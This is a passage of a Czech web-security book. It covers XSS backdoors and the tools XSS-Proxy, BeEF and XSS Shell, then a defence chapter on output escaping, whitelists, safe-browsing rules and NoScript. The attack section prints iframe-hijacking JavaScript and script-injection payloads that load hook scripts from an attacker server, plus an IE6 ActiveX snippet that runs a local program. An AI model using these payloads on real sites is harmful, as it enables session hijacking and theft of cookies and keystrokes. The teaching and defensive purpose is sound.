První z nich spočívá v úpravě všech odkazů na webové stránce tak, aby se po kliknutí na některý z nich, otevřela odkazovaná webová stránka v novém okně. Toho dosáhneme použitím jednoduchého kódu z výpisu 223, který ke všem odkazům přidá atribut *target="_blank"*.

Výpis 223 - Úprava všech odkazů na webové stránce pro otevření v novém okně

```
for(var i = 0; i<document.getElementsByTagName("a").length; i++) {
  document.getElementsByTagName("a")[i].target = "_blank"
}
```

Uvedenou úpravou odkazů, která otevře odkazy v novém okně dosáhneme toho, že uživatel bude pokračovat v surfování po Internetu v nově otevřeném okně a nám zůstane původní okno i nadále k dispozici. Situaci znázorňuje následující diagram.




Druhé řešení se k problému staví odlišně. Okamžitě po načtení klientské části backdooru dojde k vytvoření plovoucího rámu iframe s plnou velikostí okna prohlížeče a do tohoto rámu načte stejnou stránku, jako byla ta původní s vloženým JavaScriptem. Je potřeba si dát pozor na to, aby stránka načtená v rámu znovu nespustila JavaScript a rekurzivně tak nevytvořila nový iframe. Pomocí kódu z výpisu 224 můžeme kontrolovat, zda je náš skript spuštěn v hlavním okně prohlížeče, nebo zda je načten v rámu. Podle toho se skript může rozhodnout, zda bude pokračovat v běhu, nebo zda ukončí svůj běh.

Výpis 224 - Kontrola umístění skriptu

```
if (top == self) {
  document.body.innerHTML="";
  var ram = document.createElement("iframe");
  ram.setAttribute('src', self.location + '?foo');
  ram.setAttribute('frameborder', '0');
  ram.setAttribute('width', '100%');
  ram.setAttribute('height', '400%');
  document.body.appendChild(ram);
}
```


Vytvoření zmíněného rámu způsobí, že bude uživatel následně surfovat v jeho kontextu a hlavní dokument, který obsahuje náš klientský skript zůstane beze změny. Asi jedinou nevýhodou tohoto řešení je, že adresa uvedená v address baru prohlížeče, zůstává po celou dobu surfování beze změny a stále zobrazuje URL dokumentu s obsaženou klientskou částí backdooru. Ke ztrátě spojení s klientem dojde ve chvíli, kdy uživatel toto URL ručně přepíše, nebo když načte domovskou stránku, nebo jinou stránku z oblíbených položek. Opět tuto situaci vyjádřím diagramem.



Ve chvíli, kdy se uživatel uvnitř vytvořeného rámu pohybuje po stejné doméně, v jejímž kontextu je spuštěna klientská část XSS backdooru, může útočník přistupovat k obsahu zobrazených webových stránek. Může číst jejich obsah a dokonce jej i měnit uživateli před očima. Útočník může také zachytávat uživatelem stisknuté klávesy nebo číst jeho cookie. Jakmile se však uživatel přesune do jiné domény, ztrácí již útočník nad obsahem načtených dokumentů z důvodu omezení *Same Origin Policy* kontrolu. Stále ale může pod uživatelovou identitou přistupovat k obsahu v původní doméně. Stačí vygenerovat nový skrytý iframe a vněm načítat obsah webových stránek. V nich pak útočník může například plnit obsah formulářů a tyto odesílat. Může také číst obsah dokumentů použitím vlastnosti

innerHTML. V konečném důsledku může útočník téměř plnohodnotně surfovat po doméně pod identitou napadeného uživatele.

Zde však možnosti XSS backdoorů ani zdaleka nekončí. Vzhledem k tomu, že je zranitelnost XSS na webu tolik rozšířená, může útočník klidně pro naplnění skrytého rámu využít i URL směřující do jiné domény. Stačí aby útočník do tohoto URL opět injektoval payload pro načtení nové klientské části XSS backdooru a může začít využívat uživatelovu identitu také na této nově nakažené doméně, aniž by ji uživatel sám vědomě navštívil. Po prvním infikování uživatele je tedy možné využít identity uživatele k procházení jakýchkoli zranitelných webů, přičemž na některých z nich může mít uživatel nastaveno trvalé přihlášení a jeho účet se tak ocitne pod plnou kontrolou útočníka. Pro lepší představu opět znázorním uvedené informace diagramem.




S myšlenkou vytvoření backdooru z uvedeného schématu přišel již v roce 2005 bezpečnostní specialista Anton Rager, který vytvořil první Proof of Concept nástroje tohoto druhu. Ten je na webu dostupný pod názvem *XSS-Proxy*[1]. Serverová část tohoto XSS backdooru je napsaná v Pythonu a jedná se skutečně více o Proof of Concept než plnohodnotný backdoor.

[1] *http://sourceforge.net/projects/xss-proxy*

Dnes už je k dispozici mnoho různých nástrojů, které se odlišují hlavně množstvím dostupných funkcí nebo platformou, na které běží serverová část. Na následujících stranách se alespoň stručně zmíním o těch nejznámějších.

BeEF

Browser Exploitation Framework nebo-li BeEF[1] patří mezi nejpropracovanější nástroje tohoto druhu. Serverová část jeho starších verzí běží na PHP bez použití databáze. K jeho implementaci tak stačí pouhé stažení archivu[2] a nakopírování souborů v něm obsažených na svůj webový server nebo webhosting. K administračnímu rozhraní se pak jednoduše připojíme zadáním adresy *http://www.nasserver.cz/beef/ui* v browseru.



Payload, který je nutné umístit na stránky náchylné na XSS má podobu, která je ukázána ve výpisu 225, nebo jeho obměn v závislosti na nalezené zranitelnosti. Důležité je injektování skriptu *beefmagic.js.php* do obsahu zranitelné stránky.

---

[1] *http://www.bindshell.net/tools/beef*
[2] *http://www.bindshell.net/tools/beef/beef-latest.tar.gz*

Výpis 225 - Payload pro injektáž klientské části BeEF

```
<scriptsrc=http://www.nasserver.cz/beef/hook/beefmagic.js.php></script>
```


V levém panelu administračního rozhraní jsou vidět jednotliví napadení uživatelé (zombie), v pravém panelu je uveden log aktivity a uprostřed si můžeme nechat zobrazit informace dostupné o vybrané zombii. Pomocí formulářů můžeme ovládat jednotlivé útočné funkce, kterých BeEF nabízí skutečně obrovské množství. K dispozici tak máte možnost odeslání alertu nebo promptu, zjištění obsahu cookie a clipboardu, záznam stisknutých kláves, možnost změnit obsah zobrazené webové stránky, detekci nainstalovaných plug-inů a softwaru, odeslání příkazu JavaScriptu, detekování navštívených webových stránek nebo distribuovaný portscanner. BeEF ovšem disponuje také mnoha exploity, kterými je možné zaútočit na prohlížeče uživatelů skrz jejich známé bezpečnostní díry a tím kompletně ovládnout celý uživatelův počítač. BeEF dokáže mimo jiné spolupracovat také se známým Metasploit Frameworkem.

Vlastností, kterými BeEF disponuje, je ještě mnohem více, a protože se jedná o živý projekt, který je neustále rozšiřován o nové funkce určitě stojí za vyzkoušení. Jeho novější verze ovšem přešly z php na ruby a využívají databázi SQLite. To znamená, že bude nutné rozjet serverovou část na vlastním serveru, protože jen těžko budete shánět webhosting, který by splňoval uvedené požadavky.

XSS Shell / XSS Tunnel

XSS-Shell[1] je zástupce nástroje běžícího na IIS od Microsoftu. Serverová část je vytvořena v ASP a pro ukládání dat využívá databázi MS Access. Před nasazením serveru, je potřeba XSS Shell nejprve nakonfigurovat zadáním adresy serveru, na kterém bude XSS spuštěn a vložením cesty k souboru databáze. Po té je již možné se připojit k administračnímu rozhraní, které je dostupné na adrese *http://www.nasserver.cz/admin/Default.asp*.

[1] *http://www.portcullis-security.com/pages/downloads/free-tools.php*



Po injektáži payloadu z výpisu 226 do zranitelné webové stránky se zombie (uživatelé nakažení klientským skriptem) zobrazují ve středním sloupci.

Výpis 226 - Payload pro injektáž klientské části XSS Shellu


```
<script src=http://www.nasserver.cz/xssshell.asp></script>
```

Příkazy, které je možné zasílat jednotlivým zombiím, jsou umístěny v levém sloupci a najdeme mezi nimi například odeslání alertu, promptu či jiného kódu JavaScriptu. Můžeme číst obsah uživatelských cookie a clipboardu, stisknuté klávesy, navštívené stránky nebo si nechat zobrazit obsah právě načtené webové stránky. Parametry, které jednotlivým příkazům předáváme, se zapisují do pole *parameters*, které je umístěno pod výčtem příkazů.

XSS Shell je doprovázen ještě druhým zajímavým nástrojem, kterým je XSS Tunnel. Jedná se o lokální HTTP proxy, které je spouštěno na počítači útočníka. Pokud ten nakonfiguruje svůj webový prohlížeč pro použití tohoto lokálního proxy serveru, může využívat identitu zombií pro své surfování po zranitelných doménách.

Využít toho lze nejlépe v případech, kdy se injektovaným skriptem nakazí přihlášení uživatelé s administrátorskými právy. S použitím

XSS Tunnelu pak může útočník po doméně surfovat pod jejich identitou a využívat tak všech výhod jejich administrátorských práv.



Instalace malware

Útoků typu XSS bývá často využíváno také ve spojitosti se zranitelnostmi webových prohlížečů, které umožní spuštění activeX prvků nebo jiného zkompilovaného kódu. Tím může velice snadno dojít k úplnému ovládnutí uživatelova počítače. Jednou z nejčastěji zneužívaných slabin Internet Exploreru před verzí 7 se stala jeho vlastnost, která umožňovala bez jakéhokoliv dotazu spouštět podepsané ActiveX komponenty od Microsoftu. Tato vlastnost ale v konečném důsledku povolovala spuštění jakéhokoliv programu v počítači. Stačilo totiž umístit do webové stránky jednoduchý kód z výpisu 227. Uvedený kód je funkční i v novějších verzích Internet Exploreru, ale dochází při něm k zobrazení dotazu, zda tento ActiveX prvek skutečně spustit.

Výpis 227 – Spuštění jakéhokoliv programu využitím IE6

```
<script>
  var ws = new ActiveXObject("WScript.Shell");
  ws.Exec("c:\\windows\\system32\\calc.exe");
</script>
```

Kapitola 10

Obrana

Na straně webové aplikace

I když se proti XSS útokům lze částečně bránit také na straně webových browserů / uživatelů, stále se jedná o zranitelnosti webových aplikací, a proto by ošetření jejich výskytu mělo být provedeno právě v nich. Z informací, které jste během čtení této knihy načerpali, jasně vyplynulo, že XSS zranitelnosti jsou důsledkem špatně ošetřeného výstupu. Každý výstup, který webový server vkládá do výsledného HTML, by měl nejprve projít kontrolou, která zamezí injektování HTML a spustitelného kódu.

Ochrana přitom může být velice jednoduchá v případě, kdy nechceme uživateli umožnit vstup žádného HTML kódu. Složitější pak v případě, kdy určité HTML tagy uživatelům povolit chceme, například ve wysiwyg editorech. Se způsoby, kterými je možné ochránit svou aplikaci v těchto dvou případech, se seznámíme na následujících stránkách.

Zákaz veškerého HTML

V situaci, že nechceme povolit, aby vstup uživatelů obsahoval jakýkoliv HTML kód, je situace velice jednoduchá. Víme již, že injektáž skriptu je možná pouze v případech, kdy se nám podaří injektovat do obsahu HTML dokumentu vlastní tagy, nebo když pomocí bypassu opustíme konkrétní kontext. Aby se nám toto podařilo, musíme použít některé znaky, které mají zvláštní význam. Tyto znaky uvádím v tabulce 51.

Tabulka 51 - Znaky se zvláštním významem, které umožňují injektáž skriptů

<	Otevírající závorka pro ohraničení tagu
>	Uzavírající závorka pro ohraničení tagu
"	Uvozovka pro ohraničení textového řetězce
'	Apostrof pro ohraničení textového řetězce
&	Ampersand umožňuje zápis znaků pomocí entit
\	Zpětné lomítko umožňuje Unicode zápis znaků

Pokud bychom všechny tyto znaky nějakým způsobem filtrovali a nepropouštěli je do výstupu, pak bychom ve většině případů zabránili injektáži skriptů ze strany uživatelů. Jedinými místy, kde by tato ochrana nebyla účinná, jsou různá přesměrování a odkazy, kde by po vstupu očekávané adresy, bylo stále možné vložit direktivu *javascript:* a jí podobné, nebo v případě, že se vstup uživatele vkládá přímo do legitimního kódu JavaScriptu ve stránce.

Uvedená filtrace potenciálně nebezpečných metaznaků se provádí jejich nahrazením za bezpečné entity, které uvádím v tabulce 52.

Tabulka 52 - Zápis metaznaků pomocí HTML entit

<	<
>	>
"	"
'	' nebo '
&	&

Ne vždy je ale daný znak skutečně nebezpečný. Záleží totiž na kontextu, ve kterém se tento uživatelský vstup promítne do obsahu HTML stránky. Pokud se uživatelský vstup objeví mimo jakýkoliv HTML tag, pak jsou nebezpečnými znaky < a >, které umožní vložit vlastní HTML kód. Pokud se ale uživatelský vstup zobrazí například v hodnotě atributu některého prvku, pak se nebezpečnými stávají znaky uvozovek nebo apostrofů, které umožní opuštění hodnoty řetězce. Naopak mimo HTML tagy nejsou znaky uvozovek a apostrofů nijak nebezpečné a v hodnotě atributu, který je uvozen, zase nejsou nebezpečné znaky < a >. Vývojář tedy může nahrazovat za entity pouze ty znaky, které jsou skutečně nebezpečné v daném kontextu a ostatní může ponechat bez ošetření. Toto ale klade na vývojáře nutnost uvažovat nad každým výstupem a proto je lepší nahrazovat vždy všechny zmíněné potenciálně nebezpečné znaky.

Zmíním se ještě o situaci, kdy se uživatelský vstup promítá v řetězci legitimního JavaScriptu. V takovém případě můžeme znaky uvozovek a apostrofů kromě jejich převodu na HTML entity ošetřit pomocí escapování. To znamená, že před tyto znaky vložíme znak zpětného lomítka. Pokud se ale pro escapování rozhodneme, nesmíme zapomenout escapovat také samotný znak zpětného lomítka, aby nemohlo dojít ke změně jeho významu.

Pro náhradu potenciálně nebezpečných znaků za jejich bezpečné HTML entity si můžeme vytvořit vlastní funkci, kterou pak budeme volat při každém výstupu. Ve většině programovacích jazyků ale tuto funkci již

nalezneme mezi standardní výbavou. V PHP je touto funkcí *htmlspecialchars()*, jejíž použití ukazuje výpis 228.

Výpis 228 – Ukázka použití funkce htmlspecialchars() v PHP

```
<?php
  $vstup = $_GET["vstup"];
  echo htmlspecialchars($vstup);
?>
```

Myslete ovšem na to, že funkce *htmlspecialchars()* ve svém defaultním nastavení nenahrazuje znak apostrofu. Pokud bychom výskyt tohoto znaku chtěli také ošetřit, museli bychom funkci *htmlspecialchars()* rozšířit ještě o druhý parametr ENT_QUOTES, jak ukazuje výpis 229. Naopak v případě, že bychom z nějakého důvodu chtěli ponechat bez ošetření znaky apostrofů i uvozovek, použili bychom příznak ENT_NOQUOTES.

Výpis 229 – Ukázka použití funkce htmlspecialchars() v PHP

```
<?php
  $vstup = $_GET["vstup"];
  echo htmlspecialchars($vstup, ENT_QUOTES);
?>
```

Výpis 230 nám pak ukazuje příklad potenciálně nebezpečného vstupu a odpovídajícího výstupu, který prošel funkcí *htmlspecialchars()*.

Výpis 230 – Ukázka uživatelského vstupu a odpovídajícího ošetřeného výstupu

Uživatelský vstup

```
<script>alert("XSS")</script>
```

Výstup ošetřený funkcí htmlspecialchars()

```
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```

Povolujeme některé HTML tagy

Mnohem složitější situace nastává v případě, kdy chceme uživatelům umožnit vstup některých bezpečných HTML tagů. Využívá se toho například v aplikacích, které chtějí uživatelům poskytnout možnost vložení obrázků, odkazů, odstavců nebo jiného HTML formátování textu. Tyto filtry pak kontrolují uživatelský vstup pomocí takzvaných *blacklistů* nebo *whitelistů*.

Použití blacklistů (černých seznamů) je založeno na takovém filtrování, které umožní vložení jakéhokoliv textu nebo kódu, mimo těch formulací, které jsou vyjmenovány v blacklistu. Tento typ filtrů se v žádném případě nedoporučuje používat, protože se často na nějakou tu nebezpečnou frázi zapomene. Tvůrce blacklistu také nemusí (dokonce ani nemůže) znát všechny řetězce, které mohou být nebezpečné. V době psaní blacklistu navíc nemusí být všechny nebezpečné fráze ještě objeveny a tak je možné, že někdo přijde o rok později s novou variantou útoku, se kterou tento blacklist nepočítá. Dokonce i samotné HTML a další na webu používané prostředky se časem vyvíjí a přidávají nové funkce a vlastnosti. Tvůrce aplikace by pak musel svůj blacklist neustále aktualizovat a rozšiřovat.

Daleko výhodnější je proto použití whitelistů (bílých seznamů). Ty jsou postavené na základech, že co není povoleno, je zakázáno. Uživatel tak má jasně stanovená pravidla, jaké vstupy může do aplikace vložit. Všechny ostatní vstupy, které těmto pravidlům nevyhoví, tímto filtrem neprojdou. Tvůrce aplikace tak má jistotu, že filtrem projdou skutečně jen ty vstupy, které nepředstavují bezpečnostní riziko. Dokonce i v případech, že někdy v budoucnu dojde k rozšíření programovacích prostředků používaných na webu, nemusí tvůrce upgradovat svůj bezpečnostní filtr, protože nové možnosti budou filtrem implicitně zablokovány.

Bezpečnostní filtry kontrolují uživatelský vstup nejčastěji pomocí regulárních výrazů. Napsat ovšem svůj vlastní a bezpečný filtr není nic jednoduchého. Proto, pokud si v této oblasti nejste příliš jistí, sáhněte raději po některém z již vytvořených nástrojů, mezi které patří například *HTML Purifier*[1], *ESAPI*[2], *AntiSamy*[3] nebo *Microsoft Anti-Cross Site Scripting Library*[4].

[1] *http://htmlpurifier.org/*

[2] *https://www.owasp.org/index.php/ESAPI*

[3] *http://code.google.com/p/owaspantisamy/*

[4] *http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=325*

Na straně uživatele / webového prohlížeče

Ačkoliv nemá uživatel webové aplikace žádnou možnost zajistit zabezpečení webového serveru nebo aplikace (kromě upozorňování jejich administrátorů na objevené chyby), přesto se o své bezpečí může dodržováním pravidel bezpečného surfování po Internetu postarat. Mezi tato pravidla patří především ta z následující tabulky.

Tabulka 53 - Pravidla bezpečného surfování na Internetu

Zbytečně na webu neuváděj své osobní údaje
Je nutné si uvědomit, že osobní údaje bývají často zneužívány pro rozesílání nevyžádané pošty, která často obsahuje další různé typy útoků. Nezanedbatelná je také hrozba krádeže identity, kdy se útočník při znalosti podrobných údajů o vaší osobě, může za vás vydávat.
Používej bezpečná hesla
Používání bezpečných hesel je jedním ze základních pravidel. Nechceme-li aby byl náš účet zdiskreditován, neměli bychom používat hesla, ktera tvoří běžně používaná slova nebo dokonce jména, či datumy. Nikdy by se také heslo nemělo shodovat s uživatelským jménem. Tato hesla velmi rychle podléhají slovníkovým útokům. Za bezpečné heslo lze považovat takové, které je tvořeno alespoň osmi znaky, obsahující velká a malá písmena, číslice a alespoň jeden speciální znak.
Pro různé aplikace používej odlišná hesla
I když máte silné heslo, ne vždy se vám jej podaří před útočníky ochránit. Ty jej totiž mohou získat například po úspěšném útoku na webovou aplikaci, nebo při XSS útoku. Používáte-li stejné heslo k mnoha různým účtům, může při kompromitaci jednoho z účtů dojít k infiltraci i všech ostatních vašich účtů.
Neotvírej soubory, o kterých si nejsi jist, že jsou bezpečné
Opět se jedná o tak základní pravidlo, že jej snad ani není potřeba blíže představovat. Mnoho souborů může obsahovat viry, či jiný malware a jejich spuštěním se tak vystavuješ riziku infikování PC. Svůj počítač tím můžeš zcela zpřístupnit útočníkovi, který si s jeho obsahem může následně dělat, co ho napadne. Často je pak takové PC, kterému se říká zombie, využíváno k rozesílání spamu, nebo k páchání jiné trestné činnosti.
Pro normální práci na PC nepoužívej účet s administrátorskými právy
Pokud budeš při běžné práci na PC využívat účet s běžnými uživatelskými právy můžeš se vyhnout mnoha problémům. Spuštěné programy mají totiž stejná práva, jako uživatel, který je spustil. Obsahuje-li program (například webový prohlížeč) bezpečnostní chybu, která umožní spuštění kódu, mohl by tento program ve chvíli spuštěné s administrátorkými právy umožnit instalaci škodlivého malware do počítače i bez tvého přičinění. Administrátorská práva využívej pouze ve chvíli, kdy je to nezbytně nutné, například při instalaci nového softwaru.
Používej antivir, antispyware a firewall
Při dodržování všech zásad bezpečného pohybu na Internetu nejsou tyto bezpečnostní programy nezbytně nutné. Jejich použití však musím doporučit. Cest, kterými se k vám může malware dostat, existuje totiž velké množství a ne vždy je možné se infikaci zcela vyvarovat.
Používej nejaktuálnější verze programů a co nejdříve instaluj jejich bezpečnostní aktualizace
Snad ve všech programech se vyskytují bezpečnostní chyby, jejich zneužití může vést například až ke vzdálenému spuštění nebezpečného kódu. Vývojáři se snaží tyto chyby co nejrychleji opravit a vydávají nové, bezpečnější verze svých programů a bezpečnostní aktualizace. Je velice důležité, abyste tyto instalovali co možná nejdříve a nepoužívali tak software, který obsahuje známé chyby, které může zneužít i méně zkušený útočník.

Neklikej na odkazy zaslané mailem nebo přes messanger, pokud si nejsi jistý, že pochází z důvěryhodného zdroje

Důvod tohoto pravidla je po přečtení informací uvedených v této knize snad všem jasný. I zdánlivě neškodné odkazy mohou vést na stránky, které vyústí v CSRF, XSS nebo jiný typ útoku. V žádném případě byste tedy neměli klikat na odkazy, které vás ke kliknutí vyloženě vyzívají a na ty, jejichž původce je vám nezámý.

Nedůvěřuj adresám odesilatele

Dokonce ani ve chvíli, kdy je uvedený odesílatel zprávy váš starý známý, si nemůžete být jisti, že zprávu odeslal skutečně on. Odesilatele zpráv je totiž možné jednoduše zfalšovat a je možné, že zpráva pochází od útočníka, který se za identitou vaše známého ukrývá, aby dodal své zprávě na důvěryhodnosti. Než tedy otevřete jakýkoliv zaslaný soubor, nebo kliknete na zaslaný odkaz i od důvěryhodné osoby, učiňte kroky, které minimalizují možná rizika.

Nastav si vhodně bezpečnostní volby ve svém prohlížeči

Snad všechny webové prohlížeče obsahují sadu bezpečnostních nastavení, která může uživatel povolit, nebo naopak zakázat. Vždy je vhodné se s těmito volbami pro konkrétní browser seznámit a vhodně je nastavit. Mezi volbami najdete například ukládání souborů cookies, povolení některých potenciálně nebezpečných prvků, přístup k datům napříč doménami, atd. Platí pravidlo, že by tyto volby měly být nastaveny co možná nejpřísněji a povolovat je pouze v případě, kdy danou funkčnost skutečně vyžadujeme. Prohlížeče mají také možnost zařazovat stránky do různých úrovní zabezpečení, se kterým byste se opět měli dobře seznámit a využívat jej.

Používej bezpečnostní doplňky a nastavení, které tě ochrání před XSS, CSRF a Clickjackingem

Níže v této kapitole se budu věnovat XSS filtrům, které se začínají implementovat přímo do webových prohlížečů. Tyto filtry, ač nejsou dokonalé, dokáží ochránit před většinou základních útoků. Jejich používání proto nejde jinak než doporučit. Některé prohlížeče poskytují podobné nástroje ve formě plug-inů, které lze snadno doinstalovat.

Nepoužívej automatické přihlášení

Toto pravidlo také vyplývá z informací uvedených v této knize. Máte-li totiž zapnuto automatické přihlašování k webové aplikaci, vystavujete se daleko snáze útokům CSRF či XSS. Doporučit bych dokonce nenavštěvovat žádný jiný web, pokud jsem současně přihlášen k některé webové aplikaci.

Kontroluj účty ve webových aplikacích na skryté backdoory

Dojde-li jednou ke kompromitaci účtu ve webové aplikaci, často v něm útočník zanechá backdoor, který mu zajistí následné využívání tohoto účtu i po změně přístupového hesla. V účtu tak může útočník pozměnit například odpověď na kontrolní otázku nebo e-mailovou adresu, které se používá při zapomenutí hesla. Ve webmailu může útočník například také nastavit přeposílání kopií doručených zpráv na jeho adresu. Není proto od věci si jednou za čas tyto údaje v účtu překontrolovat.


Mnoho uživatelů se domnívá, že s vypnutou podporou JavaScriptu a ostatních potenciálně nebezpečných prvků ve svém browseru, jsou proti XSS chráněni. To je samozřejmě pravda, ale jen částečně. I nadále totiž budou tito uživatelé ohrožováni útoky typu CSRF nebo HTML injection.

A jak se má situace na straně samotných webových prohlížečů? Celou knihou nás provázely informace, že některých zranitelností je možné zneužít pouze s využitím prohlížeče Internet Explorer do verze 6 včetně. Dá se říci, že tyto starší verze prohlížečů, které umožňovaly například vložení skriptu do zdroje obrázku, protože nerespektovaly hlavičku *content-type*, byly pro uživatele vyloženě nebezpečné. Od sedmé verze těchto prohlížečů,

kdy došlo k nápravě této a mnoha dalších chyb, se stal již tento prohlížeč daleko bezpečnějším nástrojem a s příchodem verze 8, která navíc implementuje XSS Filter, o kterém si ještě povíme něco více, jej lze považovat za poměrně bezpečný. Stejně, jako Microsoft neustále zdokonaluje svůj Internet Explorer, jsou neustále zdokonalovány také ostatní webové prohlížeče. Svůj XSS filter tak představil i relativně nový prohlížeč Google Chrome. První kdo však s myšlenkou podobného filtru přišel byl prohlížeč FireFox se svým doplňkem *NoScript*. Přes všechny nedostatky těchto filtrů jde určitě o krok správným směrem. Po vychytání much, které tyto filtry bohužel zatím mají, je možné, že se brzy se zneužíváním XSS nebudeme střetávat v tak obrovské míře jako dnes. Zkusíme se nyní na XSS filtry dvou nejrozšířenějších prohlížečů podívat blíže.

NoScript

NoScript je doplněk pro prohlížeč FireFox, který je k dispozici již hezkou řádku let, během kterých se stále vyvíjí a zdokonaluje. Původně byl určen pouze k blokování JavaScriptu na webových stránkách. Dnes umožňuje blokovat veškerý obsah, který by mohl být potenciálně nebezpečný. Zablokovat tak můžete kromě samotného JavaScriptu i *Javu*, *Flash*, *Microsoft Silverlight* nebo prvky *frame* a *iframe*. Spuštění doplňku je signalizováno drobnou ikonou pod níž se ukrývá bohaté menu s nastavením.




Samotné filtrování obsahu může být realizováno na základě blacklistu nebo whitelistu. Doplněk tedy musíte nejprve "naučit", jak se má na kterém webu chovat. Zda na něm bude použití některých prvků povoleno nebo naopak zakázáno. Kromě samotné blokace potenciálně nebezpečných prvků ale doplněk *NoScript* disponuje také XSS filtrem, který pro detekci útoku kombinuje regulární výrazy a nativní HTML parser. Pro omezení falešných poplachů jsou použita různá pravidla předávání skriptů v odkazech v rámci domény a mimo ni. NoScript přistupuje k deaktivaci skriptů poněkud odlišným způsobem než IE. Máme-li například odkaz:

http://www.hackingvpraxi.cz/search.php?dotaz=<script>alert(/XSS/);</script>

budou v něm nahrazeny otevírající ostré závorky a další potenciálně nebezpečné znaky mezerami již před odesláním požadavku. Filtr implementovaný v IE 8 nahrazuje některé znaky až ve chvíli, kdy se objeví v odpovědi serveru. NoScript tak změní výše uvedený odkaz na tento tvar:

http://www.hackingvpraxi.cz/search.php?dotaz= script>ALERT /XSS/ ; /script>#49926193600262625843

